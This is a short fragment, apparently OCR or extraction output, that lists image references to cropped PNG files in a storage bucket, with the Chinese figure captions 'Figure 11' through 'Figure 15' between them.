


图11




图12




图13




图14




图15


